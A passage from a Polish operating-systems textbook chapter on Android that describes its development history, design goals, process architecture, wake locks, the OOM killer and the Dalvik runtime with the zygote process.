Wreszcie w sierpniu 2008 roku oprogramowanie było stabilne i gotowe do publikacji. Komilacje trafiły do produkcji. Zaczęto instalować je w urządzeniach. We wrześniu opublikowano system Android 1.0 na platformie Dream, której nadano nazwę T-Mobile G1.

Dalszy rozwój

Po wydaniu systemu Android 1.0 nadal w szybkim tempie prowadzono prace rozwojowe. W ciągu kolejnych pięciu lat wprowadzono około 15 istotnych aktualizacji platformy. W porównaniu z początkową wersją 1.0 dodano szereg nowych funkcji oraz usprawnień.

Oryginalny dokument CDD zasadniczo określał, że zgodne urządzenia to takie, które są bardzo podobne do urządzenia T-Mobile G1. W kolejnych latach zakres kompatybilnych urządzeń znacznie się rozszerzył. Oto kluczowe wydarzenia tego procesu:

1. W 2009 roku w systemie Android w wersji od 1.5 do 2.0 wprowadzono programową klawiaturę, która pozwalała usunąć wymóg istnienia klawiatury fizycznej. Wprowadzono też obsługę różnego rodzaju ekranów (zarówno pod względem rozmiaru, jak i rozdzielczości), m.in. tańszych urządzeń QVGA oraz nowych urządzeń — większych i o większej rozdzielczości — np. WVGA Motorola Droid. Wprowadzono również nowy mechanizm „funkcji systemowych” dla urządzeń, pozwalający raportować obsługiwane funkcje sprzętu i aplikacji.

Dzięki temu można było wskazać, które funkcje sprzętowe są wymagane. Mechanizm ten jest kluczowym komponentem używanym przez usługę Google Play do określenia zgodności aplikacji z konkretnym urządzeniem.

2. W 2011 roku w systemie Android w wersjach od 3.0 do 4.0 wprowadzono nową podstawową obsługę dla 10-calowych i większych tabletów. Podstawa platforma mogła odtąd obsługiwać rozmiary ekranów urządzeń, począwszy od niewielkich telefonów QVGA, poprzez smartfony i większe tablety, po urządzenia o wyświetlaczach 7-calowych i większych (nawet powyżej 10 cali).
3. Ponieważ platforma zapewniała wbudowaną obsługę dla bardziej zróżnicowanego sprzętu — nie tylko wyposażonego w większe ekrany, ale również urządzenia niedotykowe z myszą lub bez niej — pojawiło się znacznie więcej rodzajów urządzeń z systemem Android. Obejmowało to Google TV, konsole do gier, notebooki, aparaty fotograficzne itp.

Znaczny wysiłek włożono również w coś, co było mniej widoczne: wyraźniejsze oddzielenie zastrzeżonych usług Google od platformy open source Androida.

W pracach nad systemem Android 1.0 skoncentrowano się szczegółowo na stworzeniu czytelnego API aplikacji zewnętrznych oraz platformy open source pozbawionej zależności od zastrzeżonego kodu Google. Jednak implementacja zastrzeżonego kodu Google często nie była jeszcze uporządkowana i posiadała zależności od wewnętrznej części platformy. Często platforma nie miała nawet mechanizmów, które były wymagane przez zastrzeżony kod Google do tego, by była możliwa właściwa integracja. Wkrótce zainicjowano szereg projektów, których celem było rozwiązywanie poniższych problemów:

1. W 2009 roku wraz z wydaniem systemu Android w wersji 2.0 wprowadzono architekturę dla firm zewnętrznych pozwalającą na włączenie indywidualnych adapterów synchronizacji do interfejsów API platformy, takich jak baza danych kontaktów. Kod Google potrzebny do synchronizacji różnych danych przeniesiono do tych dobrze zdefiniowanych interfejsów API SDK.
2. W 2010 roku w ramach prac nad systemem Android w wersji 2.2 uwzględniono zadania opracowania wewnętrznego projektu i implementacji zastrzeżonego kodu Google. Ten „wielki rozdział” pozwolił na czystą implementację wielu podstawowych usług Google — od dostarczania za pośrednictwem chmury aktualizacji oprogramowania systemowego po komunikację C2DM oraz inne usługi działające w tle. Dzięki temu można je było dostarczać i aktualizować niezależnie od platformy.
3. W 2012 roku do urządzeń wprowadzono nową aplikację *usługi Google Play*. Zawierała ona zaktualizowane i nowe funkcje nieaplikacyjnych, zastrzeżonych usług Google. Był to efekt prac nad rozdziałem kodu przeprowadzonych w 2010 roku. Dzięki temu firma Google mogła dostarczać i aktualizować zastrzeżone API, takie jak komunikacja C2DM oraz mapy.

10.8.3. Cele projektowe

W czasie prac rozwojowych nad platformą Android ewoluował szereg kluczowych celów projektowych:

1. Dostarczenie kompletnej platformy open source dla urządzeń mobilnych. Część open source systemu Android to stos systemu operacyjnego dół-góra obejmujący szereg aplikacji, które można dostarczać jako kompletny produkt.


2. Silne wsparcie dla zastrzeżonych aplikacji zewnętrznych dostawców za pośrednictwem rozbudowanego i stabilnego API. Jak wspomniano wcześniej, dużym wyzwaniem jest utrzymanie platformy, która z jednej strony jest w pełni open source, a z drugiej jest również wystarczająco stabilna dla zastrzeżonych aplikacji zewnętrznych producentów. W systemie Android, aby rozwiązać ten problem, wykorzystano połączenie rozwiązań technicznych (poprzez stworzenie bardzo dobrze zdefiniowanych SDK i rozdziału pomiędzy publicznymi interfejsami API a implementacją wewnętrzną) z wymaganiami zasad (za pośrednictwem dokumentu CDD).
3. Umożliwienie aplikacjom różnych producentów, łącznie z tymi z Google, konkurowania pomiędzy sobą na równych zasadach. Kod open source Androida został zaprojektowany w taki sposób, aby był jak najbardziej otwarty na funkcje systemowe wyższego poziomu — od dostępu do usług w chmurze (takich jak synchronizacja danych lub API komunikacji C2DS) po biblioteki (np. obsługa map Google) i liczne usługi — takie jak sklepy z aplikacjami.
4. Dostarczenie modelu zabezpieczeń aplikacji, w którym użytkownicy nie muszą głęboko ufać aplikacjom innych producentów. System operacyjny musi chronić użytkownika przed niepożądanymi zachowaniami aplikacji — nie tylko tymi obarczonymi błędami, które powodują zawieszenia, ale także przed bardziej subtelnym błędym działaniem urządzeń oraz nieprawidłowym korzystaniem z zapisanych na nich danych użytkownika. Im mniej użytkownik musi ufać aplikacjom, tym więcej ma swobody do ich próbowania i instalowania.
5. Obsługa typowych interakcji z użytkownikiem mobilnym: wykorzystywanie wielu aplikacji przez krótki okres. Podczas korzystania z urządzeń mobilnych interakcje użytkowników z aplikacjami zwykle trwają dość krótko: odczytanie nowo otrzymanej wiadomości poczty elektronicznej, odebranie lub wysłanie wiadomości SMS czy wiadomości komunikatora, wejście do kontaktów w celu nawiązania połączenia itp. System wymaga optymalizacji dla tych przypadków. Powinien umożliwiać szybkie uruchamianie i przełączanie. Ogólnym celem dla Androida było zadbanie o to, aby zimny start prostej aplikacji — do momentu wyświetlenia pełnego interaktywnego interfejsu użytkownika — nie przekroczył 200 ms.
6. Zarządzanie procesami aplikacji w imieniu użytkowników, uproszczenie obsługi aplikacji tak, aby użytkownicy nie musieli pamiętać o zamknięciu aplikacji po zakończeniu pracy. Urządzenia mobilne zazwyczaj działają bez pliku wymiany, który pozwala systemom operacyjnym na lepszą obsługę awarii w przypadku, gdy bieżący zestaw działających aplikacji wymaga więcej pamięci RAM, niż jest fizycznie dostępna. Aby sprostać obu tym wymogom, system musi być bardziej proaktywny podczas zarządzania procesami i podejmowania decyzji, kiedy powinny być one uruchamiane i zatrzymane.
7. Propagowanie modelu aplikacji intensywnie współpracujących z użytkownikami w bogaty i bezpieczny sposób. Aplikacje mobilne są w pewnym sensie powrotem do polecień powłoki: zamiast dążenia do coraz większego, monolitycznego projektu (jak w przypadku aplikacji desktop) są one skoncentrowane na spełnieniu konkretnych potrzeb. Aby pomóc w spełnieniu tego wymagania, system operacyjny powinien dostarczać nowych rodzajów mechanizmów dla aplikacji — by mogły ze sobą współpracować w celu stworzenia większej całości.
8. Stworzenie kompletnego systemu operacyjnego ogólnego przeznaczenia. Urządzenia mobilne to nowe wyrażenie ogólnych potrzeb obliczeniowych, a nie coś prostszego niż tradycyjne, desktopowe systemy operacyjne. Projekt Androida powinien być wystarczająco bogaty, aby mógł osiągnąć możliwości co najmniej równe tradycyjnym systemom operacyjnym.

10.8.4. Architektura Androida

Android jest zbudowany na bazie standardowego jądra Linuksa. Ma tylko kilka istotnych rozszerzeń w samym jądrze — zostaną one omówione później. Jednak w przestrzeni użytkownika jego implementacja jest zupełnie inna od tradycyjnej dystrybucji Linuksa i używa wielu linuksowych funkcji, które poznaliśmy wcześniej, ale w zupełnie inny sposób.

Tak jak w tradycyjnym systemie Linux, pierwszym procesem przestrzeni użytkownika w Androidzie jest `init` — źródło wszystkich innych procesów. Jednak demony, które uruchamia proces `init` Androida, są inne. Koncentrują się bardziej na niskopoziomowych szczegółach (zarządzanie systemami plików oraz dostęp do sprzętu), a nie udogodnieniach użytkownika wyższego poziomu — takich jak planowanie zadań `cron`. System Android ma również dodatkową warstwę procesów — obsługiwanych przez środowisko Dalvik języka — które są odpowiedzialne za działanie wszystkich fragmentów systemu zaimplementowanych w Javie.

Podstawową strukturę procesu Androida zilustrowano na rysunku 10.22. Pierwszy jest proces `init`, który uruchamia szereg procesów niskopoziomowych demonów. Jednym z nich jest proces `zygote` — źródło procesów wyższego poziomu zaimplementowanych w Javie.



Rysunek 10.22. Hierarchia procesów Androida


Proces `init` Androida nie uruchamia powłoki w tradycyjny sposób, ponieważ typowe urządzenie z systemem Android nie ma lokalnej konsoli dla dostępu na poziomie powłoki. Zamiast tego proces demonu `abdb` nasłuchiwał połączeń zdalnych (np. przez USB), które żądają dostępu do powłoki, i w razie potrzeby rozwidla dla nich procesy powłoki.

Ponieważ większa część systemu Android jest napisana w języku Java, demon `zygote` i procesy, które go inicjuje, mają kluczowe znaczenie dla systemu. Pierwszy proces, który jest zawsze uruchamiany przez proces `zygote`, nosi nazwę `system_server` i zawiera wszystkie podstawowe usługi systemu operacyjnego. Kluczowymi komponentami tego procesu są menedżer zasilań, menedżer pakietów, menedżer okien i menedżer aktywności.

W miarę potrzeb proces `zygote` tworzy również inne procesy. Niektóre z nich są „trwałe” i stanowią zasadniczą część systemu operacyjnego — np. stos telefonii w procesie `phone`, który musi zawsze działać. Dodatkowe procesy aplikacji są tworzone i niszczone w razie potrzeby podczas działania systemu.

Aplikacje komunikują się z systemem operacyjnym za pośrednictwem wywołań bibliotek dostarczonych z systemem. Biblioteki wraz z systemem tworzą *framework Androida*. Niektóre z nich mogą wykonywać swoją pracę w ramach tego procesu, ale wiele musi komunikować się z innymi procesami — często usługami procesu `system_server`.

Typowy projekt interfejsów API framework Androida, które współpracują z usługami systemowymi — w tym przypadku z *menedżerem pakietów* — pokazano na rysunku 10.23. Menedżer pakietów zapewnia interfejs API framework dla aplikacji umożliwiający wywołania lokalnego procesu — tutaj klasy PackageManager. Wewnętrznie klasa ta musi uzyskać połączenie z odpowiednią usługą wewnętrzną procesu `system_server`. Aby to osiągnąć, w czasie rozruchu procesu `system_server` publikuje każdą usługę pod nazwą zdefiniowaną w *menedżerze usług* demona uruchamianego przez proces `init`. Klasa PackageManager w procesie aplikacji uzyskuje połączenie z *menedżera usług* do swojej *usługi systemowej*, posługując się tą samą nazwą.



Rysunek 10.23. Publikowanie i interakcje z usługami systemu

Kiedy klasa PackageManager uzyska połączenie ze swoją usługą systemową, może wywoływać jej funkcje. Większość wywołań aplikacji do klasy PackageManager jest implementowana w postaci komunikacji międzyprocesowej przy użyciu mechanizmu Androida Binder IPC — w tym przypadku poprzez wywołania implementacji PackageManagerService wewnętrznej procesu `system_server`. Implementacja usługi PackageManagerService rozstrzyga o interakcjach pomiędzy wszystkimi aplikacjami klienckimi i utrzymuje stan wykorzystywany przez wiele aplikacji.

10.8.5. Rozszerzenia Linuksa

W przeważającej części Android zawiera jądro Linuksa, które dostarcza standardowych funkcji systemu Linux. Większość interesujących aspektów Androida jako systemu operacyjnego dotyczy sposobu wykorzystania istniejących mechanizmów Linuksa. Jest jednak kilka istotnych rozszerzeń systemu Linux, które są wykorzystywane w systemie Android.

Blokady WakeLock

Zarządzanie energią na urządzeniach przenośnych różni się od mechanizmów stosowanych w tradycyjnych systemach komputerowych. Z tego względu w systemie Android wprowadzono do Linuksa nową funkcję o nazwie *blokad WakeLock* (ang. *wake locks, suspend blockers*), zarządzającą sposobem przechodzenia urządzenia do stanu uśpienia.

W tradycyjnym systemie komputerowym system może znajdować się w jednym z dwóch stanów zasilania: działający i gotowy do przyjęcia danych wprowadzanych przez użytkownika lub głęboko uśpiony i bez możliwości przyjmowania zewnętrznych przerwań — np. przyciśnięcia klawisza zasilania. W trybie działania pomocnicze elementy sprzętowe mogą być włączone lub wyłączone według potrzeb, ale sam procesor i podstawowe części sprzętu muszą pozostać w stanie zasilania, by mogły obsługiwać przychodzący ruch sieciowy i inne tego rodzaju zdarzenia. Przejście do wymagającego mniejszej ilości energii stanu uśpienia jest czymś, co zdarza się stosunkowo rzadko: albo gdy użytkownik wyraźnie wprowadzi system do stanu uśpienia, albo gdy system sam „zdecyduje” o przejściu do uśpienia ze względu na stosunkowo długi okres braku aktywności użytkownika. Wyjście ze stanu uśpienia wymaga wystąpienia przerwania sprzętowego z zewnętrznego źródła — np. wciśnięcia klawisza na klawiaturze. W odpowiedzi na takie zdarzenie urządzenie obudzi się i włączy swój ekran.

Użytkownicy urządzeń mobilnych mają inne oczekiwania. Chociaż można wyłączyć ekran w taki sposób, że wygląda to tak, jakby urządzenie przełączono do stanu uśpienia, to tradycyjny stan uśpienia faktycznie nie jest pożądany. W czasie gdy ekran urządzenia jest wyłączony, urządzenie nadal musi być zdolne do pracy: musi być w stanie odbierać połączenia telefoniczne, odbierać i przetwarzanie dane dla przychodzących wiadomości i wykonywać wiele innych operacji.

Oczekiwania dotyczące włączania i wyłączania ekranu urządzenia mobilnego są również znacznie bardziej większe w porównaniu z tradycyjnym komputerem. Interakcje z urządzeniami mobilnymi to wiele krótkich cykli w ciągu całego dnia: otrzymujemy wiadomość iłączamy urządzenie, aby ją przeczytać i być może wysłać krótką odpowiedź; spotykamy przyjaciół na spacerze z ich nowym psem iłączamy urządzenie, aby zrobić im zdjęcie. W tego rodzaju typowych zastosowaniach dla telefonii komórkowej każda zwłoka od wyciągnięcia urządzenia do momentu, gdy jest ono gotowe do użytku, ma znaczący, negatywny wpływ na komfort pracy użytkownika.

Biorąc pod uwagę te wymagania, jednym z rozwiązań byłoby po prostu niedopuszczenie do uśpienia procesora w czasie, gdy ekran urządzenia jest wyłączony. Dzięki temu urządzenie byłoby zawsze gotowe do tego, aby ponownie się włączyć. Ostatecznie jądro przecież wie, kiedy nie ma zaplanowanych żadnych prac dla żadnego z wątków, a Linux (podobnie jak większość systemów operacyjnych) automatycznie przełącza procesor do stanu bezczynności i zużywa w tym stanie mniej energii.

Bezczynny procesor to jednak nie jest dokładnie to samo co procesor całkowicie uśpiony; np.:

1. W przypadku wielu chipsetów w stanie bezczynności procesor zużywa znacznie więcej energii niż w stanie rzeczywistego uśpienia.
2. Bezczynny procesor CPU może obudzić się w każdej chwili, jeśli pojawi się jakaś praca do wykonania — nawet wtedy, gdy operacje do wykonania nie mają istotnego znaczenia.
3. Sam stan bezczynności procesora nie oznacza, że można wyłączyć inny sprzęt, który nie byłby potrzebny w stanie rzeczywistego uśpienia.

Blokady *WakeLock* w systemie Android umożliwiają systemowi przejście do głębszego uśpienia bez przywiązywania do jawnego działania użytkownika, jak wyłączenie ekranu. Domyślny stan systemu z blokadami *WakeLock* to stan uśpienia. Gdy urządzenie jest w stanie działania, musi istnieć blokada, która zapobiega przejściu systemu z powrotem do stanu uśpienia.

Kiedy ekran jest włączony, system zawsze utrzymuje blokadę WakeLock zapobiegającą przejściu urządzenia do stanu uśpienia, zatem — zgodnie z oczekiwaniami — urządzenie pozostaje w stanie działania.

Jednak gdy ekran jest wyłączony, sam system zazwyczaj nie utrzymuje blokady WakeLock, zatem pozostaje poza stanem uśpienia tylko wtedy, kiedy inny proces ją utrzymuje. Gdy nie ma więcej aktywnych blokad WakeLock, system przechodzi do uśpienia i może wyjść z tego stanu tylko w odpowiedzi na przerwanie sprzętowe.

Gdy system przeszedł do stanu uśpienia, przerwanie sprzętowe go obudzi — tak jak w tradycyjnym systemie operacyjnym. Przykładowymi źródłami takich przerwań są alarmy czasowe, zdarzenia z komórkowego radia (np. przychodzące połączenia), przychodzący ruch sieciowy, a także wcisknięcie niektórych przycisków sprzętowych (np. przycisku zasilania). Procedury obsługi przerwań dla tych zdarzeń wymagają jednak zmiany w porównaniu ze standardowym systemem Linux: muszą zdobyć początkową blokadę WakeLock, aby utrzymać działanie systemu po obsłudze przerwania.

Blokada WakeLock uzyskana przez procedurę obsługi przerwania musi być utrzymywana wystarczająco długo, by sterowanie zostało przekazane w góre stosu — do sterownika w jądrze, który będzie kontynuować obsługę zdarzenia. Wówczas ten sterownik jądra jest odpowiedzialny za zdobycie swojej własnej blokady WakeLock. Następnie blokadę WakeLock obsługi przerwania można bezpiecznie zwolnić — bez ryzyka, że system ponownie przejdzie do stanu uśpienia.

Jeśli sterownik następnie ma zamiar przekazać to zdarzenie do przestrzeni użytkownika, potrzebne jest podobne uzgadnianie. Sterownik musi zadbać o utrzymanie blokady WakeLock do chwili dostarczenia zdarzenia do oczekującego procesu użytkownika i zapewnienia, że istnieje możliwość zdobycia własnej blokady WakeLock. Ten przepływ może być również kontynuowany w różnych podsystemach w przestrzeni użytkownika. Tak długo, jak jakiś proces utrzymuje blokadę WakeLock, kontynuujemy wykonywanie żądanych operacji związanych z reakcją na zdarzenie. Kiedy żadne blokady WakeLock nie są już aktywne, cały system ponownie przechodzi do stanu uśpienia, a jakiekolwiek przetwarzanie jest zatrzymywane.

Zabójca OOM

Linux zawiera mechanizm **zabójcy OOM** (ang. *Out Of Memory killer* — dosł. zabójca braku pamięci), który jest odpowiedzialny za podjęcie działań zmierzających do odzyskania pamięci w przypadku, gdy ilość wolnej pamięci osiąga bardzo niski poziom. Sytuacje, w których wyczerpuje się limit pamięci, w nowoczesnych systemach operacyjnych są bardzo rzadkie. Dzięki stronicowaniu i plikom wymiany rzadko dochodzi do wystąpienia błędów braku pamięci na poziomie aplikacji. Jednak jądro może się znaleźć w sytuacji, w której nie jest w stanie znaleźć dostępnych stron pamięci RAM wtedy, gdy są potrzebne, nie tylko dla nowego przydziału, ale także w przypadku ładowania strony do określonego zakresu pamięci będącego w użyciu.

W takich sytuacjach niskiego stanu pamięci standardowy linuksowy mechanizm zabójcy OOM daje ostatnią szansę na próbę znalezienia pamięci RAM potrzebnej do tego, by jądro mogło kontynuować swoje działania. Odbywa się to poprzez przypisanie kaźdemu procesowi poziomu zła (ang. *badness*) i po prostu zabicie procesu, który jest uważany za najbardziej zły. Poziom zła procesu bazuje na ilości pamięci RAM używanej przez proces, czasie, przez jaki działa, a także innych czynnikach. Celem jest zabicie dużych procesów, które zgodnie z założeniem, nie są kluczowe.

W systemie Android na mechanizm zabójcy OOM położono szczególny nacisk. Nie ma pliku wymiany, zatem sytuacje braku pamięci mogą być znacznie częstsze: nie ma sposobu złagodzenia presji na pamięć inaczej niż wyczyszczenie niedawno używanych stron pamięci RAM

zmapowanych z pamięci trwałej. W systemie Android wykorzystywany jest standardowy mechanizm Linuksa nadprzydzielania pamięci — tzn. istnieje możliwość przydziału przestrzeni adresowej w pamięci RAM bez gwarancji, że istnieje dostępna pamięć pozwalająca na pokrycie tego przydziału. Nadprzydzielanie jest niezwykle ważnym narzędziem optymalizacji użycia pamięci. Powszechnie jest mapowanie dużych plików (np. plików wykonywalnych) w sytuacji, kiedy do pamięci RAM musi być załadowany tylko niewielki fragment wszystkich danych.

W tej sytuacji standardowy mechanizm zabójcy OOM Linuksa nie działa dobrze. Ma trudności zwłaszcza w prawidłowym zidentyfikowaniu procesów, które mają być zabite, dlatego bardziej sprawdza się jako ostateczność. W praktyce — opowiem o tym później — regularnie działający zabójca OOM w systemie Android jest powszechnie wykorzystywany do pobierania informacji o procesach i dokonywania właściwych wyborów odnośnie do tego, które procesy mają być zabite.

W celu rozwiązania problemów występujących w systemie Android wprowadzono odrębny mechanizm zabójcy OOM — o innej semantyce oraz innych celach projektowych. Mechanizm Androida działa znacznie bardziej agresywnie: zawsze wtedy, gdy ilość wolnej pamięci RAM osiąga stan „niski”. Niski stan pamięci RAM jest identyfikowany przez konfigurowalny parametr określający, jaką ilość dostępnej pamięci RAM i pamięci podrzcznej RAM w jądrze jest akceptowalna. Gdy system schodzi poniżej tego limitu, zaczyna działać zabójca OOM, którego zadaniem jest zwolnienie pamięci RAM z innych miejsc. Celem działania tego mechanizmu jest zadbanie o to, aby system nigdy nie osiągnął stanu złego stronicowania, który może negatywnie wpływać na wygodę działania użytkownika. Sytuacja taka może nastąpić w przypadku, gdy aplikacje pierwszego planu rywalizują o pamięć RAM. Wtedy działają znacznie wolniej ze względu na ciągłe pobieranie stron do pamięci i wysyłanie do pamięci trwałej.

Zamiast próbować odgadywać, jakie procesy powinny zostać zabite, zabójca OOM w systemie Android bardzo ściśle bazuje na informacjach dostarczonych do niego z przestrzeni użytkownika. W tradycyjnym zabójcy OOM Linuksa na poziomie każdego procesu występuje parametr `oom_adj` — można go wykorzystać do wyznaczenia procesu, który najlepiej zabić, poprzez modyfikację ogólnego poziomu zła związanego z procesem. Zabójca OOM z systemu Android używa tego samego parametru, ale egzekwuje ścisłą kolejność: procesy o wyższej wartości parametru `oom_adj` zawsze będą zabite wcześniej od tych, dla których parametr ten ma niższą wartość. Sposób przypisywania tych wartości w systemie Android omówimy w dalszej części tego rozdziału.

10.8.6. Dalvik

Dalvik implementuje w systemie Android środowisko języka Java, które jest odpowiedzialne za uruchamianie aplikacji, jak również większości kodu systemu. Prawie wszystko w procesie `system_service` — od menedżera pakietów, poprzez menedżera okien, po menedżera aktywności — jest zaimplementowane za pomocą kodu języka Java wykonywanego w środowisku Dalvik.

Android nie jest jednak platformą języka Java w tradycyjnym sensie. Kod Javy w aplikacji Androida jest dostarczany w formacie kodu bajtowego mechanizmu Dalvik — na bazie rejestru maszynowego zamiast tradycyjnego kodu bajtowego w formie stosu. Format kodu bajtowego środowiska Dalvik pozwala na szybszą interpretację, a jednocześnie nadal wspiera komplikację **JIT** (ang. *Just-In-Time* — dokładnie na czas). Kod bajtowy środowiska Dalvik jest również bardziej wydajny pod względem miejsca — zarówno na dysku, jak i w pamięci RAM — dzięki zastosowaniu puli łańcuchów znaków i innych technik.

Podczas pisania aplikacji na Androida kod źródłowy jest pisany w Javie, a następnie kompilowany do postaci standardowego kodu bajtowego Javy i przy użyciu jej tradycyjnych narzędzi. Następnie dla Androida realizowany jest nowy etap: konwersja kodu bajtowego Javy na bardziej

zwartą reprezentację kodu bajtowego środowiska Dalvik. To wersja kodu bajtowego środowiska Dalvik jest podstawą pakietów instalacyjnych, które tworzą ostateczną postać binariów aplikacji i są ostatecznie instalowane w urządzeniu.

Architektura systemu Android mocno bazuje na prymitywach systemu Linux — w tym mechanizmach zarządzania pamięcią, bezpieczeństwem oraz komunikacją ponad granicami zabezpieczeń. Nie używa języka Java do zasadniczych komponentów systemu operacyjnego — nie ma zbyt wielkiego nacisku na stworzenie warstwy abstrakcji dla tych istotnych aspektów bazowego systemu operacyjnego Linux.

Na szczególną uwagę zasługuje wykorzystanie procesów w systemie Android. Jego projekt nie bazuje na języku Java w celu odizolowania aplikacji od systemu, ale raczej przyjmuje tradycyjne dla systemu operacyjnego podejście — izolację procesów. Oznacza to, że każda aplikacja jest uruchamiana jako odrębny proces linuksowy z własnym środowiskiem Dalvik. W podobny sposób działają proces system_server i inne podstawowe fragmenty platformy, które są napisane w Javie.

Użycie procesów do tej izolacji procesów pozwala wykorzystać w systemie Android wszystkie linuksowe funkcje zarządzania procesami — od izolacji pamięci po zniszczenie wszelkich zasobów związanych z procesem w momencie, gdy kończy on działanie. Procesy nie są jedynym mechanizmem Linuksa stosowanym w Androidzie. Oprócz nich do zabezpieczeń są stosowane wyłącznie funkcje Linuksa — nie jest wykorzystywana do tego celu architektura SecurityManager Javy.


Wykorzystanie procesów Linuksa i mechanizmów bezpieczeństwa znacznie upraszcza środowisko Dalvik, ponieważ nie jest już ono odpowiedzialne za te krytyczne aspekty stabilności i niezawodności systemu. Nie jest również przypadkiem to, że dzięki wymienionym mechanizmom aplikacje mogą swobodnie używać natywnego kodu w swoich implementacjach. Szczególnie w przypadku gier, które są zazwyczaj oparte na silnikach zaimplementowanych w języku C++.

Takie połączenie procesów i języka Java powoduje pewne wyzwania. Uruchomienie świeżego środowiska języka Java może zająć kilka sekund — nawet na nowoczesnym sprzęcie mobilnym. Przypomnijmy, że jednym z celów projektu Android było zapewnienie szybkiego uruchamiania aplikacji — wyznaczono granicę 200 ms. Wymóg uruchomienia świeżego procesu Dalvik dla nowej aplikacji z pewnością spowodowałby przekroczenie tego budżetu. Uruchomienie aplikacji w czasie 200 ms jest trudne do osiągnięcia na mobilnym sprzęcie — nawet bez konieczności inicjowania nowego środowiska Javy.

Rozwiązaniem tego problemu jest natywny demon zygote, o którym krótko wspominaliśmy wcześniej. Demon zygote jest odpowiedzialny za uruchomienie i zainicjowanie środowiska Dalvik do takiego momentu, kiedy będzie ono gotowe do uruchomienia napisanego w języku Java kodu systemu lub aplikacji. Wszystkie nowe procesy bazujące na środowisku Dalvik (systemu lub aplikacji) są rozwidlone z demona zygote. Dzięki temu mogą zacząć działać w chwili, gdy środowisko jest już gotowe do pracy.

Demon zygote jest odpowiedzialny nie tylko za uruchomienie środowiska Dalvik. Zajmuje się również załadunkiem wielu powszechnie stosowanych w systemie i aplikacjach fragmentów framework systemu Android. Odpowiada także za załadunek zasobów i innych komponentów, które często są potrzebne.

Należy zwrócić uwagę, że podczas tworzenia nowego procesu z demona zygote jest wykorzystywane linuksowe wywołanie fork, ale nie jest to wywołanie exec. Nowy proces jest repliką oryginalnego procesu zygote ze wszystkimi zainicjowanymi wcześniej stanami — gotową do działania. Relację procesu nowej aplikacji Javy z oryginalnym procesem zygote pokazano na rysunku 10.24. Po wykonaniu wywołania fork nowy proces ma do dyspozycji własne odrębne środowisko Dalvik, choć współdzieli wszystkie dane załadowane i zainicjowane przez proces



Rysunek 10.24. Tworzenie nowego procesu Dalvik z wykorzystaniem procesu zygote

